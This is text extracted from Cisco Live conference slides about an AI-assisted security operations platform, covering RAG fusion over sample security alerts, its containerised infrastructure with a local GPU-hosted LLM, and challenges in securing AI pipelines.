


Retrieval-augmented generation fusion

RAG is OK, but it has issues around accuracy and completeness

RAG Fusion

With the help of an LLM, we can generate similar n questions/queries. Collect the responses and then rank them. This proves to enhance the overall performance of the RAG system!



Retrieval-augmented generation fusion

RAG is OK, but it has issues around accuracy and completeness

RAG Fusion

With the help of an LLM, we can generate similar n questions/queries based on the original question.

Collect the responses and then rank them! This proves to enhance the overall accuracy of the answers we get from RAG!

rag_fusion("What do you know about ALERT1014?")

The cyber security alert with id number ALERT1014 title is Phishing Alert and is of type Phishing. The cyber security alert with id number ALERT1014 was created on 23/12/23 14:02 and was handled by analyst Cathy Brown with severity Medium. The cyber security alert with id number ALERT1014 state is Closed. The cyber security alert with id number ALERT1014 status is True Positive. The cyber security alert with id number ALERT1014 has the following notes: The email contained a phishing link that was not filtered by the email gateway.. The cyber security alert with id number ALERT1014 has the following observables: sender 12345678@xyz.com and recipient cfo@example.com. Cathy Brown is the analyst handling the alert executed the following automation playbooks during the investigation: enrich_email_sender. 0.016666666666666666

A score of 0.1666

...
The cyber security alert with id number ALERT1004 title is Unauthorized Access Alert and is of type Unauthorized Access. The cyber security alert with id number ALERT1004 was created on 22/12/23 17:58 and was handled by analyst David Lee with severity Medium. The cyber security alert with id number ALERT1004 state is Closed. The cyber security alert with id number ALERT1004 status is False Positive. The cyber security alert with id number ALERT1004 has the following notes: Multiple failed login attempts detected on a critical server for user admin more than 100 times in 10 minutes. The source IP is not recognized and might indicate a brute force attack. Monitoring and additional security measures are being implemented.. The cyber security alert with id number ALERT1004 has the following observables: IP Address 172.16.0.2 and URL http://suspicious.com/login and User admin. David Lee is the analyst handling the alert executed the following automation playbooks during the investigation: enrich_ip_ad, enrich_url, enrich_domain. 0.01639344262295082


A score of 0.1639

The response selected with the highest score

final call to final_rag_chain

Based on the provided context, we know that ALERT1014 is a cyber security alert titled "Phishing Alert" of type Phishing. It was created on 23/12/23 at 14:02 and was handled by analyst Cathy Brown with a severity level of Medium. The state of ALERT1014 is Closed, and its status is True Positive. The alert notes mention that the email contained a phishing link that was not filtered by the email gateway. The observables associated with ALERT1014 are sender 12345678@xyz.com and recipient cfo@example.com. During the investigation, analyst Cathy Brown executed the automation playbook "enrich_email_sender."

AI SecOps underlying infrastructure



Containerised services

With local LLM running on GPU

List of
running
containers

☐		aisecops-[redacted]-prod		Running (6/6)	1.15%	7 minutes ago			
☐		aisecops-frontend c327ed5f8a1b	aisecops-[redacted]-prod-frontend<none>	Running	0.02%	7 minutes ago			
☐		aisecops-syslog a8f20e40cbbe	aisecops-[redacted]-prod-syslog<none>	Running	0%	7 minutes ago			
☐		aisecops-postgres 402345e80bf5	aisecops-[redacted]-prod-postgres<none>	Running	0%	7 minutes ago			
☐		aisecops-router 70c0fca07815	aisecops-[redacted]-prod-router<none>	Running	1.1%	7 minutes ago			
☐		aisecops-backend c5f1fcad19c6	aisecops-[redacted]-prod-backend<none>	Running	0.03%	7 minutes ago			
☐		aisecops-nginx f54a05fba596	aisecops-[redacted]-prod-nginx<none>	Running	0%	7 minutes ago			

NGINX front-ending AISEcOps

Only one container
communicate with the
locally hosted model


LLM
(on GPU) for
inference

Exposing TCP/443 (and other admin ports, hidden)

```
$ nvidia-smi
```

NVIDIA-SMI 535.183.01			Driver Version: 535.183.01			CUDA Version: 12.2		
GPU	Name	Perf	Persistence-M	Bus-Id	Disp.A	Volatile Uncorr.	ECC	
Fan	Temp		Pwr:Usage/Cap		Memory-Usage	GPU-Util	Compute M.	MIG M.
=====								
0	NVIDIA L40		Off	00000000:BD:00:0	Off		0	
N/A	48C	P0	86W / 300W		43913MiB / 46068MiB	0%	Default	N/A
=====								

In the world of AI,
advancements happen so
fast that one month equals
a year's progress in any
other field!



Common challenges

Rules to **govern**!

In addition to what we build into the system, we expect organisations to have their **own** privacy and bias policies that we can feed into the AIxOps analyst as guardrails.

We had to go through this with organisations as part of the design and deployment AIxSecOps!

The wild wild west of **open-source** AI libraries!

It is not just about models! There are so many moving parts involved in building an AI platform, most of which are open-source and under continuous development! Some of them with daily commits by the **communities**!

What to trust (models, frameworks, operation tools, hosting platforms, vector DBs, pipelines, etc.)


Lots to **learn** and test!

If you are building your own **sophisticated** AI, your team will have to go through a steep learning curve (continuously)!

Applying **new** security controls in the realm of AI!

Evolving concepts from DevSecOps to fit the AI pipelines. Many of the concepts apply, but realising these concepts differs (e.g., how to evaluate the trust and privacy of a model? How do you apply DLP in the context of LLMs, etc.?)

Securing the AI pipeline



Prepare the model

Inference - Put the model
in operation

Keynote Deep Dives

Wednesday
10:30am – 11:30am



Experiences Amplified:
How AI Can Fuel Better Employee and Customer Experiences

Level 1
Room 106



Smart, Secure, Seamless:
Transforming Experiences with Next-Generation Networking

Level 2
Room 204



Harness a Bold New Era:
Transform Data Centre and Service Provider Connectivity

Level 2
Room 203



Securing User to Application and Everything in Between

Level 2
Melbourne Room 2



Unlocking Digital Resilience through Unified Observability

The HUB
Centre Stage

Complete Your Session Evaluations



Complete a minimum of 4 session surveys and the Overall Event Survey to claim a **Cisco Live T-Shirt**.



Complete your surveys in the **Cisco Live mobile app**.



Continue your education



- Visit the Cisco Stand for related demos
- Book your one-on-one Meet the Expert meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand



Thank you

CISCO *Live!*

#CiscoLiveAPJC

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC